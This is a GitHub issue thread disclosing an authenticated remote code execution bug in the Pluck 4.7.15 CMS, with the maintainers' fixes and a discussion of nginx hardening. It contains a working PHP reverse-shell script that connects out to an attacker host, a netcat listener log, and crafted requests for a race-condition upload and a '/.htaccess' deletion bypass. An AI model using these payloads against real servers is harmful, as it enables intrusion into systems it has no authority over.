

New issue

[Jump to bottom](#)

## Pluck-4.7.15 admin background exists a remote command execution vulnerability when uploading files #98

Closed

l0n3rs opened this issue on Mar 3, 2021 · 11 comments

Labels

Password Required for exploit

Resolved

Security:low

l0n3rs commented on Mar 3, 2021


I uploaded any file in the "manage files" section, here I uploaded a "1.jpg".



Found two files at the upload folder.



Looked at the source code for the delete file function. On lines 21 and 22 of "data/in/deletefile.php", the logic is that the file ".htaccess" is not allowed to be deleted. But it can be bypassed.



I clicked on the delete button on the page for "1.jpg" and sniffed the packet.



Change the value of the request parameter "var" to ".htaccess" (the suffix name is not case sensitive in Windows)




".Htaccess" is already in the trash.



The ".htaccess" in the upload folder has been copied to the trash folder.



Looked at the source code for the upload function, lines 34 to 52 of "data/in/file.php".



The code logic is as follows.

1. First check if the file suffix is ".htaccess".
2. then check if the file suffix is in the blacklist.
3. If the suffix is in the blacklist, add the suffix ".txt" for renaming and give permission.
4. If the suffix name is not in the blacklist, then give permission directly.

Use race condition for attacks.

First I create a "phpinfo.php" file.

po:



Upload the file and sniffer a packet of the upload request and send it to intruder (add variable a=1 to keep sniffing the request packet).



Then sniffer a packet that accesses the file and send it to intruder.



Both intruder types are selected as "Numbers" and the number is 10000.

Threads are set to 20.

Start the attack, when the status of the request to access the file is 200, it means that the file was uploaded successfully and the code was executed.

Upload webshell with race condition and successfully gain access to the server.  
exploit:

```

<?php
set_time_limit(0);
$ip="";
$port="";
$fp=@fsockopen($ip,$port,$errno,$errstr);
if(!$fp){
    echo "error";
}
else{
    fputs($fp,"n+++++++connect success++++++n");
    while (!feof($fp)) {
        fputs($fp,"[php-shell]:");
        $shell=fgets($fp);
        $message= $shell;
        fputs($fp,$message);
    }
    fclose($fp);
}
?>

```

```

root@VM-0-8-ubuntu:~# nc -lv 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from : 3848 received!

+++++++connect success+++++++
[php-shell]:ifconfig
[php-shell]:ipconfig

Windows IP 0000

00_00000000 00_00 2:

y00- . . . . . : y0007900000
00000_000 DNS 00 . . . . . :


00_00000000 00_00:

y00- . . . . . : y0007900000
00000_000 DNS 00 . . . . . :

```

(Note: the ".php" file only exists when the race condition is in place, if the race condition is stopped the ".php" file will still be a ".php.txt" file, so the shell will disconnect. The shell will then disconnect. (So maintaining permissions requires that race condition be maintained at all times)

From: [huanyu@tsign.cn](mailto:huanyu@tsign.cn)

 BSteelooter added Password Required for exploit Security:low labels on Mar 3, 2021

 BSteelooter added a commit that referenced this issue on Mar 3, 2021

 fix for issue #98

6865aca

BSteelooter commented on Mar 3, 2021

Contributor

Could you please retest with this version?  
[pluck-4.7.16-dev1.tar.gz](#)

l0ners commented on Mar 3, 2021

Author

您能重新测试这个版本吗?  
[pluck-4.7.16-dev1.tar.gz](#)

Ok, after testing, I can't delete ".htaccess".

l0ners commented on Mar 3, 2021

Author

But I don't think it's good enough to use ".htaccess" to block access to ".php" type files, because it only works in apache and if I use nginx I can ignore it.

 BSteelooter added the Resolved label on Mar 4, 2021

BSteelooter commented on Mar 4, 2021

Contributor

How would you resolve this for nginx?  
 There it is a server config which we cannot control.

l0ners commented on Mar 4, 2021

Author

您如何解决nginx的问题?  
 这是我们无法控制的服务器配置。

The core of the solution is to make the upload folder unexecutable. My idea is to let the user choose whether the server is apache or nginx when installing the program, and if it is nginx, the program automatically or the user manually modifies the nginx configuration to make the upload folder unexecutable. Finally add a detection function to disallow the installation if the folder is executable. Sorry, I'm not a professional developer and not good at development, so I don't know if my idea is possible.

BSteelopper commented on Mar 4, 2021

Contributor

The folder and the contents is not executed, PHP parses a php file and is the executor, not the file itself. that is why the .htaccess file disables php engine as a whole.  
For Nginx the contents of the .htaccess file needs to be included in the server config in another way. What we could do is make an instruction in the setup when we detect Nginx to modify the config with a set of config, but as I can find there is no way to detect if this configuration is made.  
With apache, we can pull it into the project and prevent some thing, but with Nginx this must be done by the person installing it.

l0ners commented on Mar 4, 2021

Author

The folder and the contents is not executed, PHP parses a php file and is the executor, not the file itself. that is why the .htaccess file disables php engine as a whole.  
For Nginx the contents of the .htaccess file needs to be included in the server config in another way. What we could do is make an instruction in the setup when we detect Nginx to modify the config with a set of config, but as I can find there is no way to detect if this configuration is made.  
With apache, we can pull it into the project and prevent some thing, but with Nginx this must be done by the person installing it.

Can the php installer modify nginx.conf?

BSteelopper commented on Mar 4, 2021

Contributor

It would be very bad if this would be possible since the install.php is just a script which lives as part of the website. The config of the webserver should not be available for the install script.

l0ners commented on Mar 4, 2021

Author

如果这是可能的话, 那将是非常糟糕的, 因为install.php只是一个脚本, 它作为网站的一部分存在。Web服务器的配置不应用于安装脚本。

Well, I don't have a good solution for now, I'll contact you later when I think of one.

l0ners commented on Mar 4, 2021

Author

您能重新测试这个版本吗?  
[pluck-4.7.16-dev1.tar.gz](#)

I was able to successfully bypass and delete the .htaccess.  
The effect of the new code is to make the file name lowercase.

```
18 //Check if image exists.
19 if (file_exists('files/'.$var1)) {
20
21 if (strtolower($var1) == ".htaccess"){
22     show_error($lang['trashcan']['notallowed'], 1);
23 } else {
24     //First check if there isn't an item with the same name in the trashcan.
25     if (!file_exists('data/trash/files/'.$var1)) {
26         //Move the image to the trashcan.
27         copy('files/'.$var1, 'data/trash/files/'.$var1);
28         chmod('data/trash/files/'.$var1, 0777);
29         unlink('files/'.$var1);
30
31         //Redirect user.
32         show_error($lang['trashcan']['moving_item'], 3);
33         redirect('?action=files', 0);
34     }
35
36     //If there is an item with the same name in the trashcan: display error.
37     else {
38         show_error($lang['trashcan']['same_name'], 1);
39         redirect('?action=files', 3);
40     }
41 }
42 }
43 ?>
```

Adding "/" to the file name successfully bypasses the restriction and removes the .htaccess.

Request to http://127.0.0.1:80

Forward

Drop

Intercept is on

Action

Open Browser

Comment this item

Pretty Raw \n Actions

```
1 GET /pluck/admin.php?action=deletefiles&vari=/.htaccess HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:86.0) Gecko/20100101 Firefox/86.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://127.0.0.1/pluck/admin.php?action=files
9 Cookie: Hm_lvt_f6f37dc3416ca514857b78d0b158037e=1613793890; Hm_lvt_7b43330a4da4a6f4353e553988ee8a62=1613806347; admin-menu=%7B%220%22%3A1%2C%221%22%3A1%2C%222%22%3A1%2D; typemill-session=5ca7p0edgdu13mto64li9122j8; PHPSESSID=n179v15in9ul0pubh8bkiog5p; rx_sesskey1=bXuGHjdTkqebemzBbyLVXPrY; XE_REDIRECT_URL=http%3A%2F%2F127.0.0.1%2Frxhymix-2.0.8%2Frxhymix%2F
10 Upgrade-Insecure-Requests: 1
11
12
```

The next steps of the attack are the same as above, so I won't repeat them.

BSteel0oper added a commit that referenced this issue on Apr 26, 2021

additional fix for issue #98

53ac175

BSteel0oper commented on Apr 26, 2021

Contributor

Could you perform a retest with the latest dev version?

BSteel0oper closed this as completed on Feb 2

Assignees

No one assigned

Labels

Password Required for exploit Resolved Security:low

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

